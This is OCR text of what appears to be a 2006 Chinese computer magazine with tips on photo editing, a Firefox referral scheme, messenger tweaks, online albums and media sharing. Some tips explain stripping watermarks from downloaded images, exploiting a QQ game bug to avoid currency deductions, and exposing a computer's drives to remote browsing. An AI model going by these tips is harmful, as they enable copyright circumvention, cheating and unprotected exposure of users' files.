实际生活中，我们总喜欢将照片放大，再加上画框，非常漂亮。不过这花钱不说，可以挑选的样式也有限。下面看看小丽是如何用Photo Frame Show为自己的照片添加“电子画框”的，不但方便快捷，而且样式非常多。

1 下载并安装好Photo Frame Show（下载地址：http://www.onlinedown.net/soft/48771.htm），然后启动软件，因为是试用版，所以要单击“Continue”（继续）按钮才能进入主界面。单击“open image”按钮调出文件对话框，选择打开需要装画框的照片。

2 单击“open frame”按钮打开画框类别窗口，分别点击进入不同的文件夹，就可以在感情、运动、季节、经典等类别下几十种漂亮的画框中进行选择了。如果觉得软件自带画框不够丰富，还可点击下面“Download More Frames”进入软件网站下载更多的画框。



3 选择好画框，返回主界面。拖动照片可以调整它在画框中的位置，拖动“resize image”滑钮可放大或缩小照片，拖动“resize frame”滑钮可整体调整画框大小。拖动左边旋钮可旋转照片和画框（见图1）。

4 最后，单击“save”按钮保存图像就可以了。单击“email”按钮，则可以将图片作为附件，快速发给自己的朋友。



老鸟支招


★不装图像软件也能配画框

登录http://flagrantdisregard.com/flickr/frame.php，按提示上传自己的照片（Upload a file），再选择并预览画框的样式（Frame style），最后点击“Frame it”按钮即可得到不同画框风格的照片了。


实例2：别动，那是我的照片！

精心处理好的照片，小丽想把它们放到网上去供大家欣赏，可是又怕别人盗版篡改，怎么办？解决方法之一，就是给图片加上自己的水印标志。如果一个一个地为图片添加水印，太累了，还是请免费软件FastStone Photo Resizer（下载地址：http://www.onlinedown.net/soft/44263.htm）来帮忙吧，一次就能给所有图片加上个性化水印。

1 启动FastStone Photo Resizer，单击Batch Convert（批量转换）选项卡，在右上角窗格中，打开要加水印的图片所在的文件夹，再单击Add all（添加所有）按钮，图片加到左侧列表中（见图2）。



2 勾选右下角Use advanced options（使用高级选项），接着再单击右侧Advanced Options按钮，打开选项对话框。单击Text（文本）选项卡，再选中Use Text（使用文字水印）项，将会显示更多选项。



★如果想以图片作为水印，可选中Watermark（水印）选项卡，再选中Use Watermark（使用水印）项，接着再导入水印图片并作相应设置即可。

3 输入水印文本，比如自己的网址“www.cfan.com.cn”，在下面可以即时预览水印效果，通过其他选项可以对水印的位置、颜色、透明度等进行调整，最后单击OK返回主界面。

4 单击Output folder（输出文件夹）右侧的Select（选择）按钮，设置转换后图片的保存位置，然后单击Start（开始）按钮，就可以完成批量添加水印的任务了。

老鸟支招

★水印攻防战

从网上下载的图片，许多都打上了半透明的文字或图案水印，这种水印在Photoshop中非常容易被擦除：首先通过魔棒或其他选取工具，将水印区域全部选取出来；为了方便操作，可按Ctrl+H键暂时隐藏选区（注意：是隐藏，不是取消）；执行“图像→调整→曲线”菜单命令打开曲线对话框，一边拖拉调整曲线，一边观察水印消除的情况，效果满意时点击“好”按钮返回即可；还可以用涂抹、图章等其他工具将原水印边缘的地方处理一下，使得效果更自然。

这种方法，仅对半透明效果的水印有效。


实例3：环球美景任我游

小丽非常喜欢法国，可是她像大多数人一样，暂时还没有条件去法国一游，不过借助于Photoshop，却可以了却此一心愿。Photoshop是一款专业的图像处理软件，菜鸟朋友们大可不必一听到“专业”两字就手足无措，其实它的许多功能，还要比一些小工具软件更容易使用。

1 在Photoshop中打开一幅人物照片（最好是自己的照片），在图层面板上将“背景”层拖到下面的“创建新图层”按钮上复制一个名为“背景 副本”的新图层（或右击背景层，选择“复制图层”）。

2 点选“背景 副本”图层，然后执行“滤镜→抽出”菜单命令调出“抽出”对话框，如图3所示，用画笔工具（左上角第一个图标）将人物轮廓勾画出来，再用填充工具（左上角第二个图标）在轮廓内部点击以填充人物，最后单击OK按钮返回Photoshop主界面。这时你会发现“背景 副本”图层中人物已从背景中脱离出来。


3



★在抽出滤镜中用画笔勾画人物轮廓时，一定要画成封闭的图形，否则填充的时候会把轮廓外面的图像都填上了。

3 直接“抽出”的人物，边缘部分很生硬，所以最好再执行以下操作：

1.按Ctrl键不放并点击图层面板上“背景 副本”图层的缩略图，该图层中的人物将被全部选中。

2.此时再点选“背景”层，然后执行“选择→修改→扩展”菜单命令，将选区扩大2个像素。


3.执行“选择→羽化”菜单命令，羽化值也设置为2，这样人物的边缘就会柔和很多。

4 按Ctrl+C键将选中的图像复制下来。然后打开其他的风景照片（如埃菲尔铁塔的照片），按Ctrl+V键将人物粘贴到风景图片中，将会自动建立一个新图层，调整好人物的位置和大小，最后合并图层（执行“图层→拼合图层”菜单命令）并保存图像即可。

老鸟支招

★让合成照片更真实

将一张照片上的人物移植到其他图片后，有时候会觉得不很真实，这可能是因为没把人物阴影部分一起移过去：继续上例中的操作，将人物照片再复制一个图层，然后用“抽出”命令提取出人物，这次要将阴影部分都包括进来；复制新提取的带阴影的人物，粘贴到风景图片中，放到上一次粘贴的人物图层的下面，接着适当调节图层的透明度，使得阴影融入风景图片中即可（见图4）。


4

★一键添加漂亮的相框

其实，在Photoshop中为照片添加画框也很方便：首先打开图像文件；接着按Alt+F9键调出动作面板，单击面板右上角的小三角按钮，选择“载入动作”，打开Photoshop安装目录下“\Adobe Photoshop CS2\Presets\Photoshop Actions\Frames.atn”文件，这里面集成了十几种画框动作；选择一种画框，再单击面板最下方的“播放”按钮（小三角图标）就可以了。

网络大补贴：

人物照片换背景，实现乾坤大挪移，关键技术就在于抠图，将人物从背景中选取出来。下面为大家提供一些网上文章，可以学习到更多图像选取的方法和技巧。

http://www.cfan.com.cn/soft/2006-05-08/1147056497d909.shtml

http://article.pchome.net/00/10/39/01/?1,/

http://article.pchome.net/00/08/91/93/?285,/

http://tech.sina.com.cn/s/2006-01-23/1628827520.shtml

http://tech.china.com/zh_cn/netschool/multimedia/photoshop/666/20051226/12980299.html

CF [YY21]



网络

1分钟赚1美元的“IE粉碎计划”

■广东/小老虎

IE是目前最流行的浏览器软件，不过很多自由软件爱好者对它颇有微词，他们觉得微软设计的IE不遵循网页标准，且存在众多的安全隐患，Firefox才是浏览网页的王道。为此，一个名为“IE粉碎计划”的项目(http://www.explorerdestroyer.com/)诞生了，它的目的是引导更多的网民抛弃IE，下载和使用Firefox。

一、赚钱！——参与的理由

“IE粉碎计划”是专门为那些拥有自己的个人网站、blog的网民准备的，究竟你是否应该参与这个计划呢？下面是参与它可以为你带来的好处：

★如果你是Firefox和自由软件的支持者，参与该计划能够让更多的网民抛弃IE，转而投入Firefox的怀抱。独乐不如众乐，让更多的人用更好的软件，何乐而不为？

★你是不是早就看霸道的微软不爽了？Firefox获得更高的市场份额，微软IE丢失用户，该计划就是冲着“锄强扶弱”而来。

★参与该计划后，你的访客从你的站点点击并下载Firefox一次，则你将获得1美元的收入，该收入由Google来支付，绝不存在欺诈行为。

二、向IE开炮！“IE粉碎计划”实战

1 首先到http://www.explorerdestroyer.com/Explorer_Destroyer.zip下载该计划需要用到的代码，将其解压缩，并用文本编辑软件打开其中的level_1_script.html文件。这段代码是用JavaScript编写的，所以它不需要你的网页所在的服务器支持ASP、PHP之类的程序。

2 由于这个文件是老外编写的，所以其输出的结果中的提示访客下载和使用Firefox的信息都是英文的。对于中国网民来说，很多人根本看不懂是什么意思，所以建议大家首先将这部分文字汉化一下。找到level_1_script.html文件中的“We see you're using Internet Explorer. Try Firefox, you'll like it better.”区域，将该区域中的英文替换为你想要的中文提示，诸如“我们发现您正在用IE浏览本页，推荐使用Firefox，它更棒！”之类。总之，尽量让文字更具诱惑力和煽动性吧，别人点一下就是1美元哦^_^

3 汉化完毕后将该文件从“<body onload="javascript:hasIE_hideAndShow();">”一行起到最后一行全部选中，复制，替换你要的主页中的“<body>”一行。如果你的主页的<body>属性已经经过定义，比如“<body width=xxx>”，那么替换后需要将其中定义的属性手动添加到“<body onload="javascript:hasIE_hideAndShow();">”中，即为“<body onload="javascript:hasIE_hideAndShow();" width=xxx>”。

4 接下来需要申请一个Google AdSense账户，这个是该计划为你带来收入的根本。如果你不希望该计划为你赚钱，那下面的步骤可以不进行。首先打开https://www.google.com/adsense/页面，点击“申请AdSense”，接下来填写申请表单，该表单请如实填写，需要特别注意的是“收款人姓名”、“地址”等信息请切换到英文状态下输入，“地址”可以采用拼音或者英文。设置完毕后勾选“计划政策”栏中的所有条款，最后单击“提交信息”按钮(见图1)。



5 确认你提交的信息后，Google会给你发送一封邮件，接下来你只需要等待Google对你的站点或者blog进行确认。这个确认的时间一般在申请的次日能够得到回复，你只需要在回复的邮件中点击验证链接即可开启你的Google AdSense账户。

6 登录你的Google AdSense账户，切换到“AdSense设置”标签，点击进入“推介”链接，勾选“Firefox”一项后单击“继续”按钮，从下面的列表中选择一个广告显示的样式(见图2)。为了不影响访问者



的浏览，建议选择其中尺寸比较小的广告。选择完毕后单击“继续”，这时候Google会返回一段JavaScript代码(见图3)。


③

7 将这段代码复制，替换掉你的主页文件中的“<!-- REPLACE THIS BLOCK OF SCRIPT WITH YOUR OWN FIREFOX REFERRAL BUTTON SCRIPT -→”一行下面的那段JavaScript代码。最后保存该文件为网页文件并上传至你的网页服务器。

如此一来，大功就告成了。以后你的访问者只要访问你的网站时不是使用的Firefox，那么页面的顶部将出现一个区域用于提示对方(见图4)，其中还带有一个Firefox的广告，用户只要点击下载一次，你就可以获得1美元的收入。



④

对于那些使用WordPress、Drupal、Movable Type等程序自己架设的blog网站来说，要参加该计划可以使用专门的代码，其下载地址是http://www.filbar.org/project/iedestroyer，安装方法由于相对比较复杂，请自行参考该网站的介绍。

注意:大家千万不要自己或者发动你的朋友去帮忙点击，Google正在监控一切！一旦它认为你有作弊行为，将停用你的Google Adsense账户，并且你的这一网站将永远失去再次加入的机会。Google不会给你任何解释！Google的支票会在你的收入累积到100美元后寄给你。

三、赚钱心切 教你提高访问者点击的绝招


毕竟多数用户都是使用IE浏览网站，很多访问者可能对你的提示熟视无睹。如何能够让他们点击你的Firefox广告的可能性更大呢?下面笔者教大家两招。

1.不点广告就别想浏览我的网站

如果让使用IE的访问者根本无法浏览你的网站，而你的网站的内容又让他们欲罢不能，那么点击你的广告的可能性会大大提高。其实限制访问很简单，上文中下载的压缩包解压后还有level_2_script.html、level_3_script.html，他们的使用方法和前文的介绍类似，笔者不再详述。这两段代码提供的效果将比前文介绍的level_1_script.html更加具有强制性。

★使用level_2_script.html:当使用IE浏览器的访问者访问你的网站页面时，整个页面无法正常显示，只能看到对Firefox的推荐以及你的Firefox广告。但页面中会提供一个“Continue without Firefox”链接，访问者可以点击这个链接继续正常浏览你的网站。

★使用level_3_script.html:当使用IE浏览器的访问者访问你的网站页面时，整个页面无法显示，只能看到对Firefox的推荐以及你的Firefox广告，页面中也没有正常显示网页的跳转链接。也就是说，只有使用Firefox才能访问你的站点(见图5)。



⑤

注意:★使用level_2_script.html和level_3_script.html，尤其是后者，会对访问者带来一定的不便，如果使用不当会造成访问者的反感，建议大家三思，尤其是level_3_script.html，不推荐使用，毕竟个人网站还不具备如此大的诱惑力。

★大家在决定采用哪个方案之前，可以到以下三个网页看看上述三个方案分别的实际效果:http://explorerdestroyer.com/demo1.html、http://explorerdestroyer.com/demo2.html、http://explorerdestroyer.com/demo3.html

2.值得一用的折中方案

上文介绍的三种方案要么广告效果不好，要么对用户存在一定强制性，大家可以考虑采用下面这种方案，使用它，当IE用户访问站点时，首先打开的是对Firefox的推荐以及你的Firefox广告页，在数秒后页面自动跳转到正常网站。

该方案使用的代码的下载地址为:http://www.explorerdestroyer.com/level_2_with_sleep.txt，你可以首先到http://blog.xavier.ashe.com/blog看看效果。


CF [YY22]

网 络

免外挂 为Live Messenger添彩

文/草无缺

你对MSN的聊天窗口满意吗？大家先看看“添彩”后的WLM(Windows Live Messenger)的聊天窗口(见图1)吧，是不是和你使用的WLM有所不同:图释窗口添加了“最受欢迎的图释”小栏目，而输入框里多出了“搜索”按钮。“最受欢迎的图释”似曾面熟，在以前的MSN版本里安装MSN Shell、Messenger Plus!这些外挂插件可以增加这一功能。不过在这里，我并未安装任何外挂插件，所做的只是简单地设置了一番。



启用WLM添彩功能


是不是对开头段的WLM“新”功能感兴趣，那先按下列步骤激活这个隐藏功能。

1 使用Hotmail或MSN邮箱登录WLM，然后点击“文件→转到→电子邮件收件箱”菜单，进入邮箱页面(这里以Windows Live Mail页面为例)。


2 单击页面中的“选项”，进入新页面后点击“我的档案文件”文字链接。

3 重新键入密码后打开“账户信息”页面，滚动到“家庭住址”节，将“国家/地区”信息修改为“美国”，然后单击页面下方的“保存”按钮更新个人资料。

4 注销WLM登录状态并重新登录，双击任一MSN好友即可看到添彩后的WLM聊天窗口。



重新登录后，我们可以看到WLM的主窗口增加了很多标签栏，其中就有Windows Live Favorites(黄色五角星图标，见图2)。我们可以先将本地的IE收藏夹上传到Live服务器里使用，访问http://favorites.live.com/里创建或导入本地的IE收藏夹(见图3)，这样我们就可以随时随地使用WLM访问自己的收藏夹项目。如果你的收藏夹站点比较多，可以试试页面上方的搜索栏。





使用添彩后的WLM聊天

正和WLM好友聊得水深火热，忽然想起需要搜索一些关键字网站，另外打开浏览器搜索，太麻烦。直接在文本框输入关键字，单击“搜索”按钮，聊天窗口就会显示“搜索结果”，很方便吧！

在聊天窗口里点击图释、动漫传情、动态背景和数据包按钮，都会包含“最受欢迎的××”节。不过点击其中一个推荐后，你会发现原来是要付费的。别灰心，这里为你添加些免费的资源，以获取Soccer Field动态背景为例。

1 点击“动态背景”按钮，在“最受欢迎的动态背景”点击一个推荐(见图4)，打开资源浏览窗口。

2 可以看到这是挂接到Blue Mountain网站，分了好几类，在导航栏里点击“Dynamic Backgrounds”链接，进入动态背景分类。



3 注意背景预览图下方有“free”标识的，说明这些资源是免费的，点击进入下载页面。

4 点击资源价格下方的“Download”按钮，右侧页面会跳转显示自己的MSN邮箱，再点击一次“Download”按钮即可开始下载。

重复Step3和Step4下载其他免费资源，值得一提的是，这里下载的图释，自己的好友是不能通过右击保存方法获得此图释的(见图5)，感觉是不是自己独有资源，那就自己乐吧！ CF [YY23]



网络

在世界地图上签下“到此一游”

超大容量的“猪头”相册

广东/小老虎

“猪头”ZOTO小档案:	
存储容量:	2GB
单日上传照片数量:	无限
支持外部引用:	支持
尺寸输出:	任意尺寸

度过了考试的煎熬，我终于迎来了期待已久假期。在游览名山大川之后，我的相机里留下了不少美丽的图片，一定要上网和朋友们分享了。照片真是不少，什么样的网络相册速度快、容量又大呢?

对于网络相册，很多人都在使用Flickr(http://www.flickr.com)、yupoo(http://www.yupoo.com)等，不过这些站点要么速度一般，要么存储空间不够大。最近出现了一个叫zoto的网站(我习惯叫它“猪头”)，对免费用户提供了多达2GB存储空间，而且速度那叫一个快啊。

暑假来了，很多朋友都会外出旅游吧！虽然外出旅游肯定会拍很多照片，但那么多漂亮的照片存在自己的电脑里显然太浪费，放到网上与朋友们共享才有意思！2GB空间够你用了吧？重要的是，这个站点还提供了一个独特的功能——在Google地图上标注你相片的拍摄位置！

一、快速上手“猪头”

“猪头”(http://www.zoto.com)的使用非常简单，如果你用过flickr或者其他新一代的网络相册，能够迅速上手。该站点是英文站点，不过它已经提供了中文版本，点击站点页面底部的“中文”链接即可切换到中文界面(见图1)。



1

首先到http://www.zoto.com/general/signup/注册一个账户，“猪头”提供了免费用户和Pro用户两种选择，对于Pro用户，“猪头”提供了10GB存储空间，支持电子邮件上传照片，且没有广告，不过它一年的费用是24.95美元，我们推荐大家选择免费用户。

填写完毕注册表单后会收到一封确认信，点击其中的验证链接即可激活账户。激活后可以用注册的账户登录站点，这时候你将获得一个http://xxx.zoto.com的域名，它便是你的相册的入口。

上传照片：如果你一次上传的图片很多，建议采用“猪头”提供的上传工具。首先到http://www.zoto.com/general/getting_started/下载该工具并安装，运行后登录你的账户，将要上传的图片拖曳到软件窗口中，最后单击“UPLOAD”按钮即可。

二、看看“猪头”的三大绝活

1.论坛贴图，想贴多大就多大

一般的网络相册(如Flickr)也提供了多种尺寸图片的输出，不过显然有时候不符合要求，比如某个论坛贴图时对尺寸有严格的要求。“猪头”提供任意尺寸的图片输出！

单击任何图片，进入“其他尺寸”链接，在“自定义尺寸”栏处输入“宽度”和“高度”值，单击“生成”按钮即可打开一个新的图片窗口，这就是该尺寸输出的图片的地址了，把地址复制下来，贴到其他地方去吧！

2.简单处理照片功能

单击任何图片，进入“编辑照片”链接，这里可以执行相关操作，由于页面都是采用目前最流行的AJAX技术，所以其操作基本上和处理软件一样。

3.在Google地图上显示照片

“猪头”可以让你在Google地图上标记照片，比如你有不少在九寨沟拍摄的照片，那么以后不管是你自己还是别人都可以从Google Map中浏览到该区域的照片啦！

单击任何图片，进入“地理标记照片”，在页面的Google Map上拖曳鼠标定位到你照片的拍摄区域(如果你知道该区域的经度和纬度，那么可以直接下Google Map下面输入，最后单击“保存位置”即可)。

以后当你登录后，可以从页面右侧看到一个“View on Google Earth”和“View on Google Maps”，你可以通过这里来浏览自己标记过的照片:进入链接后，你能在Google Maps中看到一些红色的箭头标记，那里便是你标记过的照片，点击箭头即可浏览(见图2)。



2



★如果你想看看同一区域内别人拍摄的照片，那就选择“所有用户”，单击“查找区域内的照片”按钮。

★你也可以上传内嵌了GPS EXIF数据的图像，“猪头”会自动识别这些信息，并将这些图像显示在Google maps中。

CF [YY24]



网 络

QQ宠物打靶必胜秘技

■文/山清水秀

一、快速换机关枪

进入宠物打靶后，游戏开始时只要按下键盘上的退格键(Back Space)就能变成机关枪，等子弹快没有了就再按下退格键(Back Space)，就换成枪，再次按下退格键(Back Space)，就换回机关枪了，我们可以连按2次换回机关枪。

二、游戏不扣元宝

看到没有？一开始就可以换机关枪了，换下子弹看看！再告诉大家一个BUG：要是你打的分数少，在游戏结束之前立刻点回到宠物社区或者直接关掉那个宠物社区，那样不会扣元宝的。然后到最后看看分数，等到过了7000分，就提交，因为达到7000分以上就会送你一些食物，具体什么东西不确定。当然，分数越高，食物就越多，还可能得到500元宝，当然这就看你的技术。操作关键是:在提交成绩之前不要等，在时间快结束前看到分数低，就立刻点回到宠物社区或者直接关掉那个宠物社区，那样就不会扣掉元宝了，等提交成绩就会扣你的宠物元宝。

CF [YY25]

网 络

找回丢失的网址列表

■文/小新

使用遨游浏览器的朋友都知道这个浏览器有一个很不错的功能，那就是在关闭浏览器的时候可以保存当时浏览的网页，这样可以方便下一次继续浏览。但是如果在下一次浏览网页之前错点击了本地的Html或者Flash文件的话，那么原来保留的网页地址就丢失了。其实遇到这种情况并不用着急，有一种方法可以恢复丢失的网页地址。

首先千万不要关闭当前的遨游窗口，否则神仙来了也无法恢复网页列表。接下来按“Ctrl+Alt+Del”，调出“Windows任务管理器”。进入“进程”当中，找出傲游对应的“Max.exe”进程并结束（见图），强行退出傲游。这样再次打开遨游浏览器，发现网页地址又出现了。



CF [YY26]

网 络


搜索引擎巧变“转换器”

■文/winr

“ＷＷＷ.ＣＦＡＮ.ＣＯＭ.ＣＮ”“８８４００２９９”“ＷＯＲＫ＠ＣＦＡＮ.ＣＯＭ.ＣＮ”……在网页或者文件中，我们经常看到这种全角字符，实在是见多不怪了。虽然它并不影响我们阅读和理解，但是在很多时候，却给我们带来很多不便。比如直接复制到地址栏打开网页，会发现找不到服务器；填到邮件里，立马被弹回；加到QQ里，查无此用户……这是对的，全角和半角根本就不是同一字符。难道一定要重新依样打一遍，借此加强记忆？

不必！搜索引擎有时候就可以帮我们完成翻译效果。把全角字符串复制，然后贴到搜索引擎上，Baidu一下吧（见图1）。OK，不管下面是否搜到，搜索栏中的字符已经被转换成是半角（见图2）。接下去，复制，然后需要粘到哪里就“CTRL+V”吧。哈哈！“简单两个字，我只说一次！”

CF [YY27]



网 络

Blog中的“画中画”

网页内嵌浏览器

■ 文/飘零雪

打开你的MSN，看看你的好友名称前面，有多少颗小星星？我简单统计了一下，在30位MSN好友里面，有超过20位好友名前有小星星，也就是说，他们都有了自己的博客！如果你现在还没有自己的博客，当心别人用“落伍”这个词来形容你！

不过，若要在Blog上玩出个性可就得各显其能了。本文将为大家介绍一个既能增强用户粘性，又新鲜有趣的Blog“橱窗”——内嵌于网页中的浏览器。有了它，用户可以在你的博客中看到更多丰富的内容，而他却不会离开你的博客（见图1）！



一、擦拭好浏览器窗口

“画中画”的功能在电视中已经相当普遍，就是在屏幕一角显示另一个频道的画面，其实在浏览网页的时候，我们也可以找到这样的功能，特别是想让你的访客看一下其他网站内容的时候。

1 进入Bitty网站(http://www.bitty.com)，点击页面顶端的“get started”链接，而后开始定制准备嵌入到网页中的Bitty浏览器。由于涉及的定制参数较多，因而这里仅选择部分定制选项以实例说明。查看页面下端的“CustomizE:→contents / home page→Continue”按钮继续，在弹出页面中我们可设置内嵌浏览器的默认打开页面。查看“Web content by URL”选项，在此可以将自己的Blog网址(或其他网址)设定于“Web site URL”上，设置完毕后点击“Continue”按钮退回上一页面。

http://www.bitty.com/网站设计得非常简洁，多余的图片都看不到。

2 选择“CustomizE:→other settings→Continue”按钮。在显示页面中需设置内嵌浏览器的“Title”(标题，不支持中文)、界面的“Width”(宽度)与“Height”(高度)，还可选择是否显示“Title Bar”(标题栏)、“Search Bar”(搜索栏)及“Button Bar”(见图标的显示方式)。

除了可以发布到Google之外，bitty还支持Windows Live、WordPress、Netvibes等主流博客，非常方便。

3 设置完毕后点击“Continue”按钮退回上一页面。最后，要在“Add Bitty Browser”项目中选择在哪儿添加这个浏览器，其中包括“Google”等指定网站，但由于我们要将此浏览器添加于自己的Blog中，因而选择“to a Web site”，再点击“Continue”按钮。在显示页面中会看到两个列表框中显示的插入代码。

二、将浏览器“组装”进博客

登录Blog管理界面(以新浪Blog为例)，选择“Blog信息设置→定制我的首→添加模块”，弹出“首页可定制模块列表”(见图2)。在“自定义空白面板”中点击“创建新的空白面板”链接。在弹出界面中先输入“面板标题”，再查看“面板简介”视图，在此勾选“显示源代码”复选框，在“<DIV></DIV>”代码之间插入刚才Bitty网站中“To add Bitty to a Web site， simply copy/paste this code”列表框中的代码。



我们再尝试将Bitty网站“If the browser above didn't show up， try this alternate codE:”列表框中的代码复制到当前空白面板中(见图3)。此后，再次预览时终于看到了内嵌浏览器。点击“保存”按钮，刷新Blog首页，即可看到新增的内嵌浏览器面板了。若是嫌这个浏览器的界面太小，可点击工具栏最右侧的按钮，在新建网页中即可打开适合当前窗口大小的浏览器。



CF [YY28]



网 络

简单！自动获取500首最热MP3！

文/DEF

喜欢下载MP3的朋友，一定会很关注各大MP3下载站点，这样才能把握当前最流行的音乐，并在第一时间试听，然后再决定是否下载或者购买。不过从查询到试听的过程似乎并不简便，让我们来回忆下这个过程：登录网站→查看新闻→得知新专辑→搜索音乐试听文件→下载试听文件→用播放器试听。有没有一揽子解决方法？能不能缩短这个时间？

现在，有这样一种方法可以满足你的要求：你只需点击一下鼠标，就能迅速从百度的MP3网站查看排行榜，而且能即时倾听效果，不用再手动打开播放器了。




从http://work.newhua.com/cfan/200613/baidu500.rar下载文件，然后把压缩包解开，双击baidu500.hta文件，就能看到图1中的界面了（见图）。稍等几秒钟，在右边选择你想试听的歌曲，很快就能听到歌曲了，确实很便捷！要知道，这个文件只有18KB，而它却集成了浏览器、搜索引擎、播放器的功能，你只要把它放在闪盘上，到任何一台能用网络的电脑上，你都能随时随地下载音乐啦！（感谢网友“幻灭”提供素材）

CF [YY29]

不用下载 MP3共享的妙用

文/Jay


最近认识了一个网友，他电脑里面收藏了很多MP3歌曲，很想到他的电脑上去听个够，可惜一直没有机会，传递文件又费时费力。其实，我们可以利用播放软件“暴风影音”来实现远程共享，这样你就可以在自己的电脑上来播放别人电脑中的歌曲。当然“暴风影音”支持的其他格式都可以进行播放。下面我们就来介绍具体的操作方法，暴风影音的下载地址是http://www.onlinedown.net/soft/25918.htm。



如果点击“在浏览器中打开…”不能正确打开网页，有可能是端口号有问题，换一个端口号就可以了。

一、共享操作

1 打开“暴风影音”，点击菜单“查看→选项”，在“选项”窗口中点击左面的“网页界面”，接着把右面的“侦听端口”选中，在后面输入一个不常用的端口号，如“1111”，再点击“应用”按钮，最后点击端口后面的“在浏览器中打开…”链接(见图1)。



2 点击后会弹出一个网页，网页地址是:http://localhost:1111，我们把“localhost”换成本机的IP地址，再把地址发送给要分享的朋友，他们通过这个地址就可以远程访问你的电脑了。

二、远程访问

1 先打开“暴风影音”，再用IE等浏览器打开上面的网址，点击页面上的“File browser”链接就可以看见对方电脑中的盘符了，点击盘符就可以进入里面的文件夹，找到歌曲文件后双击它们，这样就可以在自己电脑中的“暴风影音”播放歌曲了(见图2)。



2 暴风影音还提供了一个在线的控制播放器，点击首页上面的“The media player interface made by chobits”链接就会弹出一个有很多控制按钮的页面，可以直接使用。

CF [YY30]

办　公

做个时间管理高手 拥有超能力！

■文/kitty　图/张炜昱






“我每天都很忙，案头上的工作没有处理好，又有新的工作任务接踵而至，忙中还总会出错，要花费不少时间处理前面工作的遗漏。兢兢业业却难以让老板满意。”技术部的小王抱怨道。

而和他一起进公司的同学兼同事小刘，虽然干的工作相似，但看起来总是从容不迫。月底工作量统计出来还比小王高。小王半开玩笑地问：“难道你有超能力？”

“看看这组漫画……”

大石头、小石头、沙子、水与“四象限”



我们每天要处理的事情犹如大石头、小石头、沙子和水，如何把它们科学合理地安排，填入每天的时间？我们画一个坐标轴，所有事情都可列入这四个象限其中之一（见图1）。

每天第一时间优先处理好紧急又重要的事，安排规划好不紧急但重要的事，有时间把紧急但不重要的事处理完或进行授权，很闲的时候再来做不紧急不重要的事或尽量推掉。有些人整天忙忙碌碌却无所得，那么他很可能只忙于处理紧急但不重要的事，而忽视了整体时间的合理安排。

如果你常淹没于邮山信海喘不过气……

分清石块、碎石、沙子和水，有效利用邮件信息安排时间，你将从容应对。

大石头（紧急又重要的事）

我们每天早上打开电脑，收到的邮件有“轻”有“重”。重要的邮件就像大石头，应该先处理但不一定很紧急，所以我们将它们用鼠标拖到日历图标上，为当前的邮件创建一个约会。首先设定完约会的开始时间和提醒，再点击“保存并关闭”，Outlook就会自动将该邮件的内容作为约会保存在日历上，防止遗忘。系统还可以智能提醒，如果有Smart Phone 2003 或其他支持Outlook的手机，该信息还可以同步传到手机上随时提醒自己。

小石子（不紧急但重要的事）

